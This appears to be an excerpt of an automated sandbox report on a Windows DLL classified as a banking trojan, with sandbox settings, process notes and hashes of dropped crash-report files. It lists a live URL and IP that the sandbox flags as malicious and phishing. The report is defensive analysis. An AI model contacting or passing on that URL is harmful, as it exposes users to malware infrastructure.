http://176.10.119.68/drew/RGq_2BVJ/3BCdlnfIA49R8s_2BXe1s3i/VFrZ4awbB4/zmZ34_2Bwuhkj_2Fp/SYr8rby3ftco	rundll32.exe, 00000003.00000002.50797258 0.0000000000F55000.00000004.00000020.000 20000.00000000.sdmp	true	• Avira URL Cloud: phishing	unknown
http://constitution.org/usdeclar.txtC:	rundll32.exe, 00000003.00000003.43129689 2.0000000005FB8000.00000004.00000020.000 20000.00000000.sdmp, rundll32.exe, 00000 003.00000003.458070359.0000000005FB8000. 00000004.00000020.00020000.00000000.sdmp, powershell.exe, 00000019.00000003.469656953.0000 020923FDC000.00000004.00000020.00020000. 00000000.sdmp, control.exe, 0000001E.000 00003.450528570.000001F31E7EC000.0000000 4.00000020.00020000.00000000.sdmp, control.exe, 0000001E.00000003.450680701.000001F31E7EC0 00.00000004.00000020.00020000.00000000.sdmp	false	• URL Reputation: safe	unknown

World Map of Contacted IPs



Public IPs

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
176.10.119.68	unknown	Switzerland		51395	AS-SOFTPLUSCH	true

Private

IP
192.168.2.1

General Information

Joe Sandbox Version:	34.0.0 Boulder Opal
Analysis ID:	633919
Start date and time: 25/05/202211:25:19	2022-05-25 11:25:19 +02:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 14m 51s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	zs5n5sI6N2 (renamed file extension from none to dll)
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	42
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	2
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.bank.troj.evad.winDLL@29/29@0/2
EGA Information:	• Successful, ratio: 75%
HDC Information:	• Successful, ratio: 22.1% (good quality ratio 20.1%) • Quality average: 78.9% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Override analysis time to 240s for rundll32

Warnings

- Exclude process from analysis (whitelisted): audiodg.exe, BackgroundTransferHost.exe, WerFault.exe, WMIADAP.exe, backgroundTaskHost.exe, SgrmBroker.exe, WmiPrvSE.exe, svchost.exe
- TCP Packets have been reduced to 100
- Excluded IPs from analysis (whitelisted): 52.182.143.212, 13.89.179.12, 13.107.42.16
- Excluded domains from analysis (whitelisted): fs.microsoft.com, config.edge.skype.com.trafficmanager.net, onedsblobprdcus17.centralus.cloudapp.azure.com, arc.msn.com, onedsblobprdcus15.centralus.cloudapp.azure.com, store-images.s-microsoft.com, login.live.com, l-0007.config.skype.com, config-edge-skype.l-0007.l-msedge.net, blobc ollector.events.data.trafficmanager.net, img-prod-cms-rt-microsoft-com.akamaized.net, watson.telemetry.microsoft.com, l-0007.l-msedge.net, config.edge.skype.com
- Execution Graph export aborted for target mshta.exe, PID 673 2 because there are no executed function
- Not all processes where analyzed, report is missing behavior information
- Report size exceeded maximum capacity and may have missing behavior information.
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.
- Report size getting too big, too many NtReadVirtualMemory calls found.

Simulations

Behavior and APIs

Time	Type	Description
11:26:44	API Interceptor	2x Sleep call for process: WerFault.exe modified
11:26:57	API Interceptor	1x Sleep call for process: rundll32.exe modified
11:27:42	API Interceptor	23x Sleep call for process: powershell.exe modified

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_2ce29cfeeebc853567a148791f146b4541ff5338_7cac0383_0c0874ee\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7414878379061339
Encrypted:	false
SSDEEP:	96:29L4VnYyey9hasCj+ASZpXIQcQac6pcEccw35+a+z+HbHghownOgtYsXqOEX/vFW:sqn1H0tGtjCq/u7sDS274Itb
MD5:	3122AD34CF8329BB6EBD0E8D111E4087
SHA1:	999CAA75892DB4C0844D7B460220CB9B21C1EA19
SHA-256:	F71BA276707F0E7720708EB5D9CC9D6EC23AC2252083F5BB6A29CE5794C1DC78
SHA-512:	9B75B1C2B4EC3D11BEB712870BE21D840884544275942D3D64DAE23CB9F1534924923A972A69557F09B2BC21D48645D6C03CAFB8ECE21034229CD3C88FF0EE2
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.B.E.X.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.7.9.4.4.3.9.7.2.9.8.1.1.4.5.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.d.c.0.3.0.0.8.5.-.2.7.7.f.-.4.d.7.e.-.b.b.4.4.-.d.4.f.d.5.c.d.e.b.e.2.4.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.2.4.6.e.7.3.6.f.-.f.0.e.c.-.4.d.4.1.-.9.2.7.6.-.6.7.4.c.4.f.7.3.7.6.2.9.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6.4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.d.8.0.-.0.0.0.1.-.0.0.1.c.-.a.1.8.c.-.f.b.8.5.1.9.7.0.d.8.0.1.....T.a.r.g.e.t.A.p.p.I.d.=.W.:.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.r.=.2.0.2.1././.1.2././.1.3.:.0.9.:.0.7.:.1.6.!.0.!.l.o.a.d.d.l.l.3.2...e.x.e.....B.o.o.t.I.d.=.4.2.9.4.9.6.7.2.9.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_34661168243cfabc5e1ee2a141f8dfa8ff2298_7cac0383_1454ac5a\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7447297265547901
Encrypted:	false
SSDEEP:	96:gZFhVnYy9y9hasCjmfspXIQcQJc6VccEBFcw3Brq+a+z+HbHghownOgtYsXqOEXY:URnZHnJcphwjCq/u7sDS274ItW
MD5:	612790C6049DF86989352C75FF80C799
SHA1:	51B73A9F377C7703629EF594D7CC822C6239704B
SHA-256:	C60E7DF72E6F2DD6CFD266A9FFF1F6F235201D378811529C6901FDEE6348B85B

SHA-512:	8D45A9C7256636A634982AC9DEA5D9DC6BF58E4F24DA8824616BEAB97CCAF7EC15A3BDCFBAC8E814DC2A323F7452C5B4B47069CA1B942410F3B161E0B42DD B7F
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.7.9.4.4.4.0.9.2.3.6.2.5.3.2.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l. o.a.d.T.i.m.e.=.1.3.2.9.7.9.4.4.4.1.2.3.9.2.5.0.0.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.c.7.a.5.5.3.7.4.-.e.a.7.5.-.4.6.f.f.-.b.6.8.0.-.a.d.b.c.9. 1.b.d.d.b.3.a.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.9.4.1.8.7.f.c.5.-.3.2.a.d.-.4.3.2.5.-.b.5.4.f.-.8.a.8.5.f.1.c.1.a.d.2.b.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6. 4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.d.8.0.-.0.0.0.1.-.0.0.1.c.-.a.1.8.c.-.f.b.8.5.1.9.7.0.d.8.0.1.....T.a.r.g.e. t.A.p.p.I.d.=.W.:.0.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0. a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\ReportQueue\AppCrash_loaddll32.exe_5a7bdef4ffd6df7a7664cf7158b49db77a1e6c9_7cac0383_07688b93\Report.wer

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	65536
Entropy (8bit):	0.7488102922693348
Encrypted:	false
SSDEEP:	96:EtFlgVnYyDy9haot7Jn4pXIQcQac6pcEccw35+a+z+HbHghownOgtYsXqOEX/vF9:8WnlH0tGtjCq/u7sDS274ItW
MD5:	18E4E82637478C9977F4CC69CE04C054
SHA1:	8F47765B89680E02345DBFCD7D646ECD232BE62F
SHA-256:	62F8AC43AF175660855F62EEBBD281264AD13653A75653048C5A9F6F2D00DE4D
SHA-512:	E13E01D9F600F1866C61D5278FFE22FCEC540CAE891EEF19F4F13E87B83C92EBA5C28B2FE332806842CD175F6E82B55BC7DCCA8DBC3A1FBCF187A356A3DD0 BCE
Malicious:	false
Preview:	..V.e.r.s.i.o.n.=.1.....E.v.e.n.t.T.y.p.e.=.A.P.P.C.R.A.S.H.....E.v.e.n.t.T.i.m.e.=.1.3.2.9.7.9.4.4.4.0.1.7.5.5.2.7.0.7.....R.e.p.o.r.t.T.y.p.e.=.2.....C.o.n.s.e.n.t.=.1.....U.p.l. o.a.d.T.i.m.e.=.1.3.2.9.7.9.4.4.4.0.3.4.1.1.4.9.8.6.....R.e.p.o.r.t.S.t.a.t.u.s.=.5.2.4.3.8.4.....R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.4.f.8.c.b.9.8.1.-.c.2.0.e.-.4.5.0.9.-.8.7.8.a.-.c.c.c.0.0. b.2.7.c.9.e.8.....I.n.t.e.g.r.a.t.o.r.R.e.p.o.r.t.I.d.e.n.t.i.f.i.e.r.=.0.3.9.d.3.d.3.b.-.7.f.e.9.-.4.0.d.1.-.9.0.3.3.-.d.4.7.1.7.9.d.8.7.3.7.d.....W.o.w.6.4.H.o.s.t.=.3.4.4.0.4.....W.o.w.6. 4.G.u.e.s.t.=.3.3.2.....N.s.A.p.p.N.a.m.e.=.l.o.a.d.d.l.l.3.2...e.x.e.....A.p.p.S.e.s.s.i.o.n.G.u.i.d.=.0.0.0.0.0.d.8.0.-.0.0.0.1.-.0.0.1.c.-.a.1.8.c.-.f.b.8.5.1.9.7.0.d.8.0.1.....T.a.r.g.e. t.A.p.p.I.d.=.W.:.0.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0.a.f.d.8.0.7.0.9.!.0.0.0.0.d.a.3.9.a.3.e.e.5.e.6.b.4.b.0.d.3.2.5.5.b.f.e.f.9.5.6.0.1.8.9.0. a.f.d.8.0.7.0.9.!.l.o.a.d.d.l.l.3.2...e.x.e.....T.a.r.g.e.t.A.p.p.V.e.

C:\ProgramData\Microsoft\Windows\WER\Temp\WER6E47.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Wed May 25 09:26:37 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	34890
Entropy (8bit):	2.0871699584549472
Encrypted:	false
SSDEEP:	96:5h8oF8NGYG/9CHM1hgnoi710/DQ1rIa2gJzF32OKvnZheGWIRWIXAI4EnJBwga1H:ULG/51hgoO1Brp24GOYziEJBwgaTyw9
MD5:	F0C9AFEE351CEECD0EE114CFBF699D21
SHA1:	7F8074F0115265A26B9C377AFC6E15DD905C88AC
SHA-256:	18C525091F3CF41C96831ED38A66FE7E8772F467E446666E78B449927BA2CFDF
SHA-512:	EE087C5146560C1EA08C620826DAA464747873278731EBDFC65327FF11479397CAD5F91C00B90E7B47F2FE13F3CFB592FC53DA6879D52CFF42B39C6B737109AI
Malicious:	false
Preview:	MDMP..... .....M..b.....L.....$.....~!.....`.....8.....T.....(...."x.....U.....B..... ...GenuineIntelW.....T.....l..b.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7136.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8346
Entropy (8bit):	3.692217837765199
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi+n6bfZm6Y4TSUtsgmfISG+pN389bEB1f5MMm:RrlsNie6Fm6YMSUtsgmfISkEDfc
MD5:	789351A69FF01E029E9232B20548C291
SHA1:	1B5B4A91729BE69471015008A1DAD5827E72F1AD
SHA-256:	28D990D18B807EB7743AE19CBB32EBAED164A4711E0B9C699E9630AA75DF1147
SHA-512:	B0BCAE5A4ACF5B2E96390251D45E8D1FCD7E66CA6F7616356BFD2AD9D7908C1810E6ACEAAC8965E11597CA89001A1FE90AC7236BA73A0B8653B62680591F3F 13

Malicious:	false
Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.<./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.<./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.<./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.<./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.<./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.<./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.<./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.<./.L.C.I.D.>.....<./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.4.5.6.<./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER72FC.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4659
Entropy (8bit):	4.4259860118465895
Encrypted:	false
SSDEEP:	48:cvIwSD8zsRGJgtWI9qkWgc8sqYjR8fm8M4J2+nFJ+q8vQ+GdKcQIcQw0cd:uITfRcR9grsqYqJZKadKkw0cd
MD5:	76F9EB4132E4B59649BB0CD22F905041
SHA1:	D80A6535CECCEDEFF04EDD4D83E9EDCCE2B7A9FE
SHA-256:	22B8C3BC47CFDCC2DF8D5C12A9B9B45302C87A01AC9AB4734F5DCFC4FDC06883
SHA-512:	0D2986DDC0B5D6AD3CADDEA6AA3600F864EC6069AC3E2A7D1EDC4C13354F75F367F83444984F6B3AD7C3F4CB811785322DC6D6090F34386E3D312511103599
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1530397" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER7FAC.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Wed May 25 09:26:42 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	34690
Entropy (8bit):	2.0271582616456114
Encrypted:	false
SSDEEP:	192:jap/V6OOdO1SqQ8OYziEi41/fCltDOs+c7qy:cBOQ1GYLi4xC5
MD5:	98823C3E4F054A9165D438EC4E2CEB1C
SHA1:	051919123D1748F229F193164FECCE69812CA866
SHA-256:	DB59C27D1626DA7874EE219BADAAA298206B57DADFFE33BE9C8450D3D7484335
SHA-512:	39DD7AFE4D239B7FD65B96799E7AB437B2FF8A46C49830F3F859E86723BF8F01780F6F1680971EF005B170CC978A639896D9C513E68CD33F1684E784EDFF1F56
Malicious:	false
Preview:	MDMP..... .....R..b.....L.....$.....~!.....`.....8.....T.....(...Zw.....U.....B.....GenuineIntelW.....T.....I..b.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e.....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER82CA.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8334
Entropy (8bit):	3.700853069434835
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi+q6bfEM6Y4CSU7jmjTgmfJSG+prO89bZhsfhzm:RrlsNiD6YM6YNSUXmjTgmfJSNZafY
MD5:	F17272FA1DC6E944333E729B686AC8BF
SHA1:	A2E3FB6A6488B24F8FD3F70D3BA0F38E339527C7
SHA-256:	8B35122280A22F36A355172B77CC9E0FBF6E4E3C9A74396850043B7F7E3675CF
SHA-512:	CF1E6CB0A4EEEEE9655DD01122F966E4C65B5A32606D0DBB147BC4BAC8A6C7AC3E3606082770B631D46D2D95144271A0C4F99CBEC577C15C03AA41E223985E9D
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....</./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.4.5.6.</./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WER8461.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4598
Entropy (8bit):	4.469500510780283
Encrypted:	false
SSDEEP:	48:cvIwSD8zsRGJgtWI9qkWgc8sqYjq8fm8M4J2+EZFV+q849hYdKcQIcQw09d:ulTfRcR9grsqYzJKprYdKkw09d
MD5:	FBDC6EC9B2BD979AFA8A53D339B3D0B0
SHA1:	E7F7A92AC9B2945B91CF2487BCA9463015E0E39B
SHA-256:	908D3289EBFABE37133537239D2AA37249ABD4950E0C01B6B698FB11E3240B2C
SHA-512:	454FEAE4EC651A1358A949D0CCCD895265ECA8B654B9D11D7E3EC00DFD082F1A6AD0A206FB22B217FF6489A1F4B5AC5A8D630FBF50F27D6CF48C728C9F12AB6
Malicious:	false
Preview:	<?xml version="1.0" encoding="UTF-8" standalone="yes"?>..<req ver="2">.. <tlm>.. <src>.. <desc>.. <mach>.. <os>.. <arg nm="vermaj" val="10" />.. <arg nm="vermin" val="0" />.. <arg nm="verbld" val="17134" />.. <arg nm="vercsdbld" val="1" />.. <arg nm="verqfe" val="1" />.. <arg nm="csdbld" val="1" />.. <arg nm="versp" val="0" />.. <arg nm="arch" val="9" />.. <arg nm="lcid" val="1033" />.. <arg nm="geoid" val="244" />.. <arg nm="sku" val="48" />.. <arg nm="domain" val="0" />.. <arg nm="prodsuite" val="256" />.. <arg nm="ntprodtype" val="1" />.. <arg nm="platid" val="2" />.. <arg nm="tmsi" val="1530397" />.. <arg nm="osinsty" val="1" />.. <arg nm="iever" val="11.1.17134.0-11.0.47" />.. <arg nm="portos" val="0" />.. <arg nm="ram" val="4096" />..

C:\ProgramData\Microsoft\Windows\WER\Temp\WER9CE9.tmp.dmp

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	Mini DuMP crash report, 15 streams, Wed May 25 09:26:51 2022, 0x1205a4 type
Category:	dropped
Size (bytes):	47714
Entropy (8bit):	2.2902635791349857
Encrypted:	false
SSDEEP:	192:Oqz/TzQWQpBO1wwzp2PiWpUrBGyL3TVgKFdzhRygvugloYxOOYzUEqqCGNmDN8Qo:ndL1Rpw+rgyfSeZhDvsYx5Y5qqxV
MD5:	0FC4337E7B15D8ABB2CD6C659E08B905
SHA1:	7CE7EB1E2790D30232654AB47D5453CE97A0F618
SHA-256:	084CA58989DD4CF4FFB474DBD33375FD916E5F9C66028AD515776FD792EB7A15
SHA-512:	1C07F7850F69149ABCA03F0DA7FE500FA65DE4FDAC77CA04DC0DA08DB121B6A1FE598211EC0BDB878257D70FB79233E9BFB3EBD87C647A830FF55D9648D0AB0
Malicious:	false
Preview:	MDMP..... .....[..b.....L.....$.....~!.....`.....8.....T.....b.....U.....B..... ...GenuineIntelW.....T.....l..b.....0.....W... .E.u.r.o.p.e. .S.t.a.n.d.a.r.d. .T.i.m.e.....W... .E.u.r.o.p.e. .D.a.y.l.i.g.h.t. .T.i.m.e .....1.7.1.3.4...1...x.8.6.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4..... ....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA650.tmp.WERInternalMetadata.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, Little-endian UTF-16 Unicode text, with CRLF line terminators
Category:	dropped
Size (bytes):	8290
Entropy (8bit):	3.693325525971125
Encrypted:	false
SSDEEP:	192:Rrl7r3GLNi+L6b+c6Y4iSUJZmgmfDSitl+pDr89bjhsf2hm:RrlsNi66Cc6YNSUJogmfDSsjafh
MD5:	F26E02402044828537B8F1E48C9AED33
SHA1:	9A3F38DA9BBC6B8CC52AACBA76BB035B5C429FC6
SHA-256:	8BB6A39C1780F107AF1BD5AE064536CC39C55B189CDFE9E468EB513FF8A3C511
SHA-512:	86398A402390F4896C623A77DF832580C843C351FC1A6488F912B4AAE9CEC66B7C020CD5CF0A6145F22B15C51D26C3573F5A2CFC718AC46D14F4EFE539EBC6F
Malicious:	false

Preview:	..<.?.x.m.l. .v.e.r.s.i.o.n.=.".1...0.". .e.n.c.o.d.i.n.g.=.".U.T.F.-.1.6.".?.>.....<.W.E.R.R.e.p.o.r.t.M.e.t.a.d.a.t.a.>.....<.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.1.0...0.</./.W.i.n.d.o.w.s.N.T.V.e.r.s.i.o.n.>.....<.B.u.i.l.d.>.1.7.1.3.4.</./.B.u.i.l.d.>.....<.P.r.o.d.u.c.t.>.(.0.x.3.0.).:. .W.i.n.d.o.w.s. .1.0. .P.r.o.<./.P.r.o.d.u.c.t.>.....<.E.d.i.t.i.o.n.>.P.r.o.f.e.s.s.i.o.n.a.l.</./.E.d.i.t.i.o.n.>.....<.B.u.i.l.d.S.t.r.i.n.g.>.1.7.1.3.4...1...a.m.d.6.4.f.r.e...r.s.4._.r.e.l.e.a.s.e...1.8.0.4.1.0.-.1.8.0.4.</./.B.u.i.l.d.S.t.r.i.n.g.>.....<.R.e.v.i.s.i.o.n.>.1.</./.R.e.v.i.s.i.o.n.>.....<.F.l.a.v.o.r.>.M.u.l.t.i.p.r.o.c.e.s.s.o.r. .F.r.e.e.</./.F.l.a.v.o.r.>.....<.A.r.c.h.i.t.e.c.t.u.r.e.>.X.6.4.</./.A.r.c.h.i.t.e.c.t.u.r.e.>.....<.L.C.I.D.>.1.0.3.3.</./.L.C.I.D.>.....</./.O.S.V.e.r.s.i.o.n.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.r.o.c.e.s.s.I.n.f.o.r.m.a.t.i.o.n.>.....<.P.i.d.>.3.4.5.6.</./.P.i.d.>.....

C:\ProgramData\Microsoft\Windows\WER\Temp\WERA7A9.tmp.xml

Process:	C:\Windows\SysWOW64\WerFault.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	4558
Entropy (8bit):	4.435949177836784
Encrypted:	false
SSDEEP:	48:cvIwSD8zsRGJgtWI9qkWgc8sqYjC8fm8M4J2+wFoml+q84BydKcQIcQw09d:uITfRcR9grsqYrJGlodKkw09d
MD5:	7F80AD412C3577DDB6529872079E5DC2
SHA1:	6A49967DC7C2A9F9A006CFCB0B8B0841CEBA3C20
SHA-256:	70D44B739211FE25940AA6074488F57E481D0EDC6151ECE1FAEB6BF4AC576349
SHA-512:	B910A709F8DE77ADFF935F931A15DE448CDA1FE689D61F8CC6E172E3CB4370288996ABAA8B095B045DD88AB137B6A74D3EDCF14450F5CEDCDEE9B53A0AB8E548
Malicious:	false
